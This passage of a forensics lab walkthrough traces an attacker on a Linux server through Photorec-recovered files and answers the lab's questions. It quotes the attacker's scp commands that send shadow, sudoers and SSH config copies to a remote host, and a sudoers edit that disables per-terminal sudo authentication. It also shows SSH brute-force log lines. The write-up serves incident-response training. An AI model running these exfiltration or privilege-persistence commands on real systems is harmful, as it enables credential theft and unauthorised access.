scp /tmp/sudoers.txt ubuntu@3.28.195.43:/home/ubuntu/sudoers.txt
scp /tmp/shadow.txt ubuntu@3.28.195.43:/home/ubuntu/shadow.txt
scp /tmp/sshconfig.txt ubuntu@3.28.195.43:/home/ubuntu/sshconfig.txt
```

Here we can see scp being used to exfil the passwd file to /home/ubuntu/passwd.txt on the threat actor’s remote machine.


Answer: /home/ubuntu/passwd.txt

Understanding how the attacker maintained elevated privileges without repeated permission prompts is essential for uncovering their methods of persistent access. What command did the attacker use to configure continuous privilege escalation without requiring repeated permission?

On a Linux system, the sudoers file is responsible for governing how privileges are managed. It defines which users or groups can execute commands as sudo, and under what conditions. Using grep, we can hunt for all instance of sudoers within the Photorec output:

- `grep -r "/etc/sudoers"`

Here we can find references in the “f4632512.elf” file:




```
grep: recup_dir.22/f4632512.elf: binary file matches
```

Using the following command:

- `strings recup_dir.22/f4632512.elf | grep sudoers`

We can find a command that disables per-terminal sudo authentication so entering your password once allows sudo access across all terminals:



```
echo 'Defaults !tty_tickets' >> /etc/sudoers
```

Answer: echo 'Defaults !tty_tickets' >> /etc/sudoers

Identifying the source IP address used for lateral movement is essential for tracing the attacker's path and understanding the extent of the compromise. What is the IP address of the machine the attacker used to perform lateral movement to this Linux box?


If you recall earlier, the threat actor cleared the auth.log file. If you are familiar with the auth.log file, you will know that each successful SSH authentication includes the strings “Accepted password”, we can leverage this to look for authentication attempts in the Photorec output:

- `grep -r "Accepted password"`

Unfortunately, this yielded no results, so let's switch our focus to failed authentications, which contain the string "authentication failure":

- `grep -r "authentication failure"`

Fortunately, this produced an interesting output:



```
recup_dir.5/f0424528.txt:Oct 28 14:49:17 inuxserver sshd[1754]: Disconnecting authenticating user root 192.168.19.147 port 56084: Too many authentication failures [preauth]
recup_dir.5/f0424528.txt:Oct 28 14:49:17 inuxserver sshd[1754]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:49:17 inuxserver sshd[1756]: Disconnecting authenticating user root 192.168.19.147 port 56100: Too many authentication failures [preauth]
recup_dir.5/f0424528.txt:Oct 28 14:49:17 inuxserver sshd[1756]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:49:17 inuxserver sshd[1757]: Disconnecting authenticating user root 192.168.19.147 port 56106: Too many authentication failures [preauth]
recup_dir.5/f0424528.txt:Oct 28 14:49:17 inuxserver sshd[1757]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:49:17 inuxserver sshd[1758]: Disconnecting authenticating user root 192.168.19.147 port 56108: Too many authentication failures [preauth]
recup_dir.5/f0424528.txt:Oct 28 14:49:17 inuxserver sshd[1758]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:49:47 inuxserver sshd[1762]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:49:47 inuxserver sshd[1763]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:49:47 inuxserver sshd[1766]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:49:47 inuxserver sshd[1769]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:49:47 inuxserver sshd[1768]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:49:47 inuxserver sshd[1772]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:49:47 inuxserver sshd[1773]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:49:47 inuxserver sshd[1774]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 145544: Too many authentication failures [preauth]
recup_dir.5/f0424528.txt:Oct 28 14:50:50 inuxserver sshd[1786]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:50:50 inuxserver sshd[1790]: Disconnecting authenticating user root 192.168.19.147 port 55556: Too many authentication failures [preauth]
recup_dir.5/f0424528.txt:Oct 28 14:50:50 inuxserver sshd[1790]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:50:50 inuxserver sshd[1793]: Disconnecting authenticating user root 192.168.19.147 port 55572: Too many authentication failures [preauth]
recup_dir.5/f0424528.txt:Oct 28 14:50:50 inuxserver sshd[1793]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:50:50 inuxserver sshd[1792]: Disconnecting authenticating user root 192.168.19.147 port 55560: Too many authentication failures [preauth]
recup_dir.5/f0424528.txt:Oct 28 14:50:50 inuxserver sshd[1792]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:51:19 inuxserver sshd[1796]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:51:19 inuxserver sshd[1798]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:51:19 inuxserver sshd[1800]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:51:19 inuxserver sshd[1803]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:51:19 inuxserver sshd[1802]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:51:19 inuxserver sshd[1804]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:51:19 inuxserver sshd[1808]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424528.txt:Oct 28 14:51:19 inuxserver sshd[1809]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424456.txt:Oct 28 14:46:58 inuxserver sshd[1691]: Disconnecting authenticating user root 192.168.19.147 port 49866: Too many authentication failures [preauth]
recup_dir.5/f0424456.txt:Oct 28 14:46:58 inuxserver sshd[1691]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424456.txt:Oct 28 14:46:58 inuxserver sshd[1692]: Disconnecting authenticating user root 192.168.19.147 port 49880: Too many authentication failures [preauth]
recup_dir.5/f0424456.txt:Oct 28 14:46:58 inuxserver sshd[1692]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424456.txt:Oct 28 14:46:58 inuxserver sshd[1694]: Disconnecting authenticating user root 192.168.19.147 port 49894: Too many authentication failures [preauth]
recup_dir.5/f0424456.txt:Oct 28 14:46:58 inuxserver sshd[1694]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.19.147  user=root
recup_dir.5/f0424456.txt:Oct 28 14:46:58 inuxserver sshd[1693]: Disconnecting authenticating user root 192.168.19.147 port 49882: Too many authentication failures [preauth]
recup_dir.5/f0424456.txt:Oct 28 14:46:58 inuxserver sshd[1696]: Disconnecting authenticating user root 192.168.19.147 port 49914: Too many authentication failures [preauth]
```

We can see behaviour consistent with brute-forcing as we have multiple failed SSH authentication attempts all originating from 192.168.19.147 targeting the root user.

Answer: 192.168.19.147

Identifying the first username targeted by the attacker in their brute-force attempts offers insight into their initial access strategy and target selection, as the attacker attempted to access two different accounts. What was the first username the attacker targeted in these brute-force attempts?

We identified this in the previous question to be the root user.

Answer root

Determining the timestamp of the attacker's final login is crucial for identifying when they last accessed the system to hide their activities and erase evidence. What is the timestamp of the last login session during which the attacker cleared traces on the compromised machine?

Unfortunately, I was unable to locate evidence of successful authentications in the files recovered from Photorec, therefore, I recommend exploring the official walkthrough for this lab.

Answer: 2024-10-28 15:35

During the attacker's SSH session, they used a command that mistakenly saved their activities to the hard drive rather than keeping them in memory where they'd be more difficult to analyze. Which bash command did they use that left this trace?

The exit command is used to terminate a shell session, when executed, the shell performs a series of operations, including writing the session's command history to the .bash_history file.

Answer: exit